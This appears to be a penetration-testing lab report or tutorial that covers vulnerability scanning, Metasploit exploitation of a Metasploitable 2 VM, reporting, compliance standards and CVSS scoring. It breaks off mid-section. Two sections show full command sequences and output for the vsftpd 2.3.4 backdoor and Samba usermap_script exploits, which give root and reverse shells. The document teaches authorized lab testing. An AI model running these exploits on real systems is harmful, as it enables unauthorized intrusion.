# 1. Understanding Security Assessment

- **Security Assessment**

A security assessment can be conducted using standards from the National Institute of Standards and Technology. Frameworks such as the NIST Cybersecurity Framework help organizations evaluate their security posture and identify vulnerabilities in systems, networks, and processes.

- **Identifying Weaknesses Using NIST Guidelines**

  - Asset Management Weaknesses (Identify Function)
    - Lack of a complete inventory of hardware and software assets.
    - Critical systems or services not properly classified.
    - Poor documentation of network architecture and data flow.

  - Access Control Weaknesses (Protect Function)
    - Weak password policies and lack of password complexity.
    - Absence of Multi-Factor Authentication (MFA) for critical systems.
    - Excessive user privileges or improper role-based access control.

  - Monitoring and Detection Weaknesses (Detect Function)
    - Insufficient log collection and monitoring.
    - Lack of centralized log management or SIEM solutions.
    - Delayed detection of suspicious activities such as repeated failed login attempts.

  - Incident Response Weaknesses (Respond Function)
    - No defined incident response plan.
    - Lack of trained personnel to handle cybersecurity incidents.
    - Poor communication and coordination during security incidents.

  - Recovery Weaknesses (Recover Function)
    - Inadequate backup and disaster recovery strategies.
    - Backup systems not regularly tested.

- Long system recovery time after an incident.

## Types of Security Testing

- Network Security Testing
  This testing focuses on identifying vulnerabilities in network infrastructure such as routers, switches, firewalls, and servers.

- Web Application Security Testing
  This type of testing checks **web applications** for vulnerabilities that attackers can exploit.

- Wireless Security Testing
  This testing evaluates the **security of wireless networks (Wi-Fi)**.

- Mobile Application Security Testing
  This testing checks **Android and iOS applications** for vulnerabilities.

- Database Security Testing
  This focuses on vulnerabilities in **database systems**.

- Social Engineering Testing
  This tests **human vulnerabilities** by simulating attacks that trick users

- Configuration and Patch Testing
  This testing checks whether **systems are properly configured and updated**.

## Vulnerability Assessment Using OpenVAS

A vulnerability assessment is the process of identifying, analysing, and prioritizing security vulnerabilities in systems, networks, or applications. Security scanning tools such as OpenVAS are commonly used to automate the detection of known vulnerabilities.

- Steps in Performing Vulnerability Assessment
  - Setup and Configuration
    Install and configure the vulnerability scanning tool. Update the vulnerability database and security feeds.

  - Target Identification
    Define the target system or network to be scanned.

  - Vulnerability Scanning
    Run the scan using different scan configurations. The tool checks for:
    - Open ports
    - Outdated software
    - Weak configurations
    - Known security vulnerabilities.

  - Analysis of Results
    Review the vulnerabilities identified by the scanner. Each vulnerability is usually categorized based on severity levels such as:
    - Critical
    - High
    - Medium
    - Low

  - Reporting
    Generate a vulnerability report that includes:
    - Vulnerability description
    - Risk severity
    - Affected systems
    - Recommended mitigation steps.

  - Example (Vulnerability Assessment of Metasploitable 2)
    - sudo gvm-start
    - Tasks > Task wizard > “Enter ip” > start scan




*Figure – 1 OpenVAS quick scan on Metasploitable 2*

*Figure – 2 Result of OpenVAS Vulnerability Assessment*

- **Penetration Testing: Simulate attacks with Kali Linux tools**

Penetration testing is a security testing method used to simulate real-world cyberattacks to identify vulnerabilities in systems, networks, or applications. Security professionals commonly use tools

available in Kali Linux such as Nmap and Metasploit Framework to perform these tests.

- Reconnaissance and Scanning

  The first step in penetration testing is gathering information about the target system. Nmap is used to discover hosts, open ports, and services running on a target machine.

  Target VM – Metasploitable 2 (192.168.1.52)

  Attack VM – Kali Linux (192.168.1.42)

  nmap -sV 192.168.1.52

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-05 02:35 -0500
Nmap scan report for 192.168.1.52
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

*Figure – 3 Scanning with nmap*

- Vulnerability Identification

  After scanning, the tester analyzes the services and versions to identify possible vulnerabilities that attackers could exploit.

- Exploitation Using Metasploit

  The Metasploit Framework is a powerful penetration testing platform used to exploit vulnerabilities.

  - Start Metasploit

Msfconsole

- Search for an exploit, here we are exploiting vsftpd 2.3.4 Backdoor Vulnerability

search vsftpd

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

*Figure – 4 Search for an exploit*

- Select an exploit

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

*Figure – 5 Select an exploit*

- Set target information

set RHOSTS 192.168.1.52

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.52
rhosts => 192.168.1.52
```

*Figure – 6* Set target information

- Run the exploit

Run

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.52:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.52:21 - USER: 331 Please specify the password.
[+] 192.168.1.52:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.52:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.42:33859 → 192.168.1.52:6200) at 2026-03-05 0
3:14:19 -0500
```

*Figure – 7 Run the exploit*

- Post-Exploitation

  After gaining access, the tester checks the level of system access and possible privilege escalation.

```
[*] Command shell session 1 opened (192.168.1.42:33859 → 192.168.1.52:6200) at 2026-03-05 0
3:14:19 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:05:d7:5d
          inet addr:192.168.1.52  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe05:d75d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6847 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5340 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:497271 (485.6 KB)  TX bytes:507907 (496.0 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

*Figure – 8 Post-exploitation*

- Documentation and Reporting

  Vulnerabilities discovered - **vsftpd 2.3.4 Backdoor**
  Tools used – **nmap** and **Metasploit**
  Recommended mitigation steps,
  - Upgrade the FTP Server
  - Disable Unnecessary FTP Services
  - Restrict Network Access
  - Implement Network Monitoring
  - Perform Regular Vulnerability Scans
  - Apply Security Best Practices

- **Compliance Testing: Validate against standards using checklists**

Validating systems against standards using checklists is a method used in compliance testing to ensure that systems follow recommended security configurations and best practices. Security frameworks such as the Center for Internet Security provide guidelines like the CIS Benchmarks that include structured checklists for evaluating system security.

### Process of Validation Using Checklists

- Select the Security Standard
  First, choose the security framework or standard that the system will be validated against.

- Prepare the Checklist
  Create a checklist based on the recommendations from the selected security standard.

- Perform System Verification
  Review the system configuration and compare it with each checklist item.

- Identify Non-Compliance
  Any configuration that does not meet the standard is marked as non-compliant.

- Apply Remediation
  Correct the identified issues to ensure the system complies with the selected standard.




*Figure – 9 Validation process using CIS Benchmarks*

The diagram illustrates the **compliance validation process using CIS Benchmarks**. First, a security standard is selected. A checklist is then created based on the benchmark recommendations. The system configuration is reviewed and compared against the checklist to identify non-compliant settings. Finally, remediation steps are applied to ensure the system meets the required security standards.

---

# VAPT Methodology

A **structured penetration testing methodology** ensures that security testing is systematic, organized, and repeatable. Security professionals follow defined phases and use specialized tools to identify and exploit vulnerabilities. One common approach aligns with practices from the OWASP and frameworks such as the OWASP Web Security Testing Framework.

## Structured Penetration Testing Methodology

- **Planning Phase**

  In penetration testing, the **planning phase** begins by defining the scope of the assessment. The scope determines which systems, networks, and applications will be

tested and establishes the boundaries for the security assessment. Tools such as Dradis Community Edition help organize and manage this information efficiently.

**Using Dradis CE for Scope Management**

Dradis Community Edition is a collaboration and reporting platform used in penetration testing to organize data and manage project information.

- Prevents accidental disruption of critical systems
- Ensures legal authorization for testing
- Focuses testing efforts on critical assets
- Improves organization and reporting of findings

Example Scope Definition,

| Scope Element | Example |
|---|---|
| Target Network | 192.168.1.0/24 |
| Web Application | companytest.com |
| Systems Allowed | Web server, database server |
| Excluded Systems | Production payment gateway |
| Testing Period | 2 days |

*Table – 1 Example Scope Definition*

## ❖ Discovery Phase: Using Nmap and OWASP ZAP

**Network Scanning with Nmap**

Nmap (Network Mapper) is used to discover hosts, open ports, and services running on a network.

Purpose,

- Identify active hosts on the network
- Detect open ports
- Determine service versions
- Identify possible vulnerabilities

Example,

nmap -sV 192.168.1. 52

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-05 05:33 -0500
Nmap scan report for 192.168.1.52
Host is up (0.000065s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

*Figure -10 Nmap service version detection, scanning*

Output

| Port | Service | Version |
|---|---|---|
| 21 | FTP | vsftpd 2.3.4 |
| 22 | SSH | OpenSSH |
| 80 | HTTP | Apache Web Server |

*Table – 2 Nmap output*

This information helps penetration testers identify vulnerable services that may be exploited later.

**Web Application Scanning with OWASP ZAP**

OWASP ZAP is a web application security scanner used to detect vulnerabilities in websites.

Purpose,

- Identify web vulnerabilities
- Detect security misconfigurations
- Analyse HTTP requests and responses
- Test for common web attacks

Common Vulnerabilities Detected,

- SQL Injection
- Cross-Site Scripting (XSS)
- Broken authentication
- Security misconfiguration

Basic Steps,

- Open OWASP ZAP
- Enter the target website URL
- Start **Automated Scan**
- Review vulnerability alerts and severity levels

Example OWASP ZAP scan,




*Figure – 11 OWASP ZAP automated scan*

Output,




*Figure – 12 Output of OWASP ZAP scan*

| Risk Level | Meaning |
|---|---|
| High | Critical vulnerabilities |
| Medium | Significant security issues |
| Low | Minor weaknesses |
| Informational | Security observations |

*Table – 3 Levels of risks for Vulnerabilities*

- **Attack Phase Exploit vulnerabilities with Metasploit Framework**

  Target VM - Metasploitable 2 (192.168.1.52)
  Attack VM – Kali Linux (192.168.1.42)

  - Start Metasploit
    Msfconsole

  - Search for Vulnerabilities
    search usermap_script

```
msf > search usermap_script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution
```

*Figure –13 Search for Vulnerabilities*

  - Select an Exploit Module
    use exploit/multi/samba/usermap_script

  - Configure Exploit Settings
    set RHOSTS 192.168.1.52

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.52
rhosts => 192.168.1.52
```

*Figure –14 Configure Exploit Settings*

- Run the Exploit
  run

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.1.42:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wVnP3uqVBLoWPOFN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "wVnP3uqVBLoWPOFN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.42:4444 → 192.168.1.52:52387) at 2026-03-05 06:28:40 -0500
```

*Figure –15 Run the Exploit*

- Post-Exploitation

```
[*] Command shell session 1 opened (192.168.1.42:4444 → 192.168.1.52:52387) at 2026-03-05 06:28:40 -0500

hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:05:d7:5d
          inet addr:192.168.1.52  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe05:d75d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13921 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8038 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1000097 (976.6 KB)  TX bytes:766517 (748.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:829 errors:0 dropped:0 overruns:0 frame:0
          TX packets:829 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:380504 (371.5 KB)  TX bytes:380504 (371.5 KB)
```

*Figure –16 Post-Exploitation*

- **Reporting Phase Use templates from "Pentest-Tools".**

Using templates from Pentest-Tools means you should use pre-built report or testing templates provided by the platform to document and organize your penetration testing work. These templates help structure your findings in a professional format.

Sections in Pentest-Tools Templates

- Executive Summary
  - ✓ Overview of the security assessment
  - ✓ Key findings and risk level

- Scope of Assessment
  - ✓ Target systems (IP addresses, domains)
  - ✓ Testing limitations

- Methodology
  - ✓ Tools used (e.g., Nmap, OWASP ZAP, Metasploit Framework)
  - ✓ Testing phases (reconnaissance, scanning, exploitation)

- Vulnerability Findings
  For each vulnerability include:
  - ✓ Vulnerability name
  - ✓ Description
  - ✓ Severity level (Low / Medium / High / Critical)
  - ✓ Affected system
  - ✓ Evidence (screenshots or logs)
  - ✓ Recommended fix

- Proof of Concept
  - ✓ Commands used
  - ✓ Output or screenshots

- Risk Assessment
  Impact on the system or organization

- Remediation Recommendations
  Steps to fix the vulnerabilities

- Conclusion
  Overall security posture summary

Example,

**Vulnerability Name:** Open SSH Port
**Severity:** Medium
**Affected Host:** 192.168.1.10

Description:
Open SSH service detected during scan using **Nmap**.

Evidence:

```
PORT    STATE SERVICE
22/tcp open  ssh
```

*Figure –17 Example of Evidence*

Recommendation:
Restrict SSH access using firewall rules and disable password authentication.

**Practice the OWASP Web Security Testing Framework**

Practicing the OWASP Web Security Testing Framework means performing structured security testing on web applications using the methodology provided by the Open Web Application Security Project. It helps identify common web vulnerabilities.

- Information Gathering
  Collect information about the target web application.

  Tools
  - Nmap
  - WhatWeb
  - Wappalyzer

- Configuration and Deployment Testing
  Check for misconfigurations in the server or application.

  Tools
  - Nikto

- Authentication Testing
  Test login systems for weaknesses.

  Tools
  - Burp Suite
  - Hydra

- Session Management Testing
  Check how the application handles user sessions.

Tools
- OWASP ZAP

- Input Validation Testing
  Test user input fields for vulnerabilities.

  Tools
  - OWASP ZAP
  - SQLmap

- Authorization Testing
  Verify if users can access resources they should not.

  Test using:
  - Burp Suite

- Client-Side Testing
  Check browser-based vulnerabilities.

  Test using:
  - OWASP ZAP

---

## Security Standards & Compliance

### General Data Protection Regulation (GDPR)

GDPR is a data protection law implemented by the European Union in 2018 to protect the personal data and privacy of individuals.

Key Objectives
- Protect personal data of EU citizens
- Give individuals control over their data
- Ensure organizations handle data securely

Important Principles
- Lawfulness, fairness, and transparency
- Purpose limitation – data used only for specific purposes

- Data minimization – collect only necessary data
- Accuracy – keep data updated
- Storage limitation – do not store data longer than needed
- Integrity and confidentiality – protect data from breaches

**Health Insurance Portability and Accountability Act (HIPAA)**

HIPAA is a U.S. law that protects sensitive healthcare information.

Purpose

- Secure patient medical records
- Ensure privacy of health information
- Prevent unauthorized access to medical data

Key Rules

- Privacy Rule
  Protects patient health information (PHI)
- Security Rule
  Requires administrative, physical, and technical safeguards
- Breach Notification Rule
  Organizations must notify affected individuals if a data breach occurs

**ISO 27001**

ISO 27001 is an international standard for Information Security Management Systems (ISMS) developed by the International Organization for Standardization.

Purpose

Help organizations manage and protect sensitive information such as:

- Customer data
- Financial data
- Intellectual property

Key Components

- Risk Assessment - Identify security risks
- Security Controls - Implement security policies and procedures
- Continuous Improvement - Monitor and improve security systems

**OWASP Top 10 to prioritize web vulnerabilities**

Using the OWASP Top 10 helps prioritize the most critical web application security risks identified by the Open Web Application Security Project. It provides a list of the most common and dangerous vulnerabilities found in web applications.

Purpose of OWASP Top 10

- Identify the most critical web security risks
- Help developers and testers prioritize vulnerabilities
- Improve Application Security

How OWASP Top 10 Helps Prioritize Vulnerabilities

When performing security testing:

- Scan web applications using tools like **OWASP ZAP**.
- Identify vulnerabilities.
- Map them to the **OWASP Top 10 categories**.
- Fix **Critical and High-risk vulnerabilities first**.

Example priority order:

| Priority | Vulnerability |
|---|---|
| High | Injection |
| High | Broken Access Control |
| Medium | Security Misconfiguration |
| Low | Logging issues |

*Table – 4 Example priority order of OWASP Top 10*

---

## Risk Assessment

**How to Use the NVD CVSS Calculator**

1. Open the CVSS Calculator
    - Go to the **National Vulnerability Database website**.
    - Open the **CVSS v3.x Calculator**.

2. Select Base Metrics

    These describe how the vulnerability can be exploited

Attack Vector (AV)
How the attacker accesses the system.
Options:

- Network (N)
- Adjacent Network (A)
- Local (L)
- Physical (P)

Attack Complexity (AC)
Difficulty of exploitation.
Options:

- Low
- High

Privileges Required (PR)
Does the attacker need login access?
Options:

- None
- Low
- High

User Interaction (UI)
Does a user need to perform an action?
Options:

- None
- Required

Scope (S)
Does the attack affect other systems?
Options

- Unchanged
- Changed

Impact Metrics
These measure damage caused by the attack.

Confidentiality Impact (C)
Data exposure risk.
Options:

- None
- Low

- High

Integrity Impact (I)
Data modification risk.
Options:
- None
- Low
- High

Availability Impact (A)
System availability impact
Options:
- None
- Low
- High

3. View the CVSS Score
   After selecting metrics, the calculator automatically generates:
   - CVSS Score (0–10)
   - Severity rating

CVSS Score Levels

| Score | Severity |
|---|---|
| 0.0 | None |
| 0.1 – 3.9 | Low |
| 4.0 – 6.9 | Medium |
| 7.0 – 8.9 | High |
| 9.0 – 10.0 | Critical |

*Table – 5 CVSS Score Levels*

Example,
- Find vulnerabilities using Nmap

  nmap -sV 192.168.1.105

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 00:28 -0500
Nmap scan report for 192.168.1.105
Host is up (0.00042s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
```

*Figure –18* Find vulnerabilities using nmap

- Vulnerability Type
  Backdoor Command Execution

- Enter the metrics in the **NVD CVSS Calculator**.




*Figure –19 Metrics in the NVD CVSS Calculator*

- CVSS score




*Figure – 20* CVSS score

- Severity Level
  CVSS score – 9.8
  Severity Level – Critical

# Common Vulnerabilities

### Network Vulnerabilities: Misconfigurations, open ports using Nmap

- Detecting Misconfigurations

  Network misconfigurations occur when systems are improperly configured, exposing services unnecessarily.

  nmap -sC <target-ip>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 192.168.1.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 04:32 -0500
Nmap scan report for 192.168.1.52
Host is up (0.00042s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
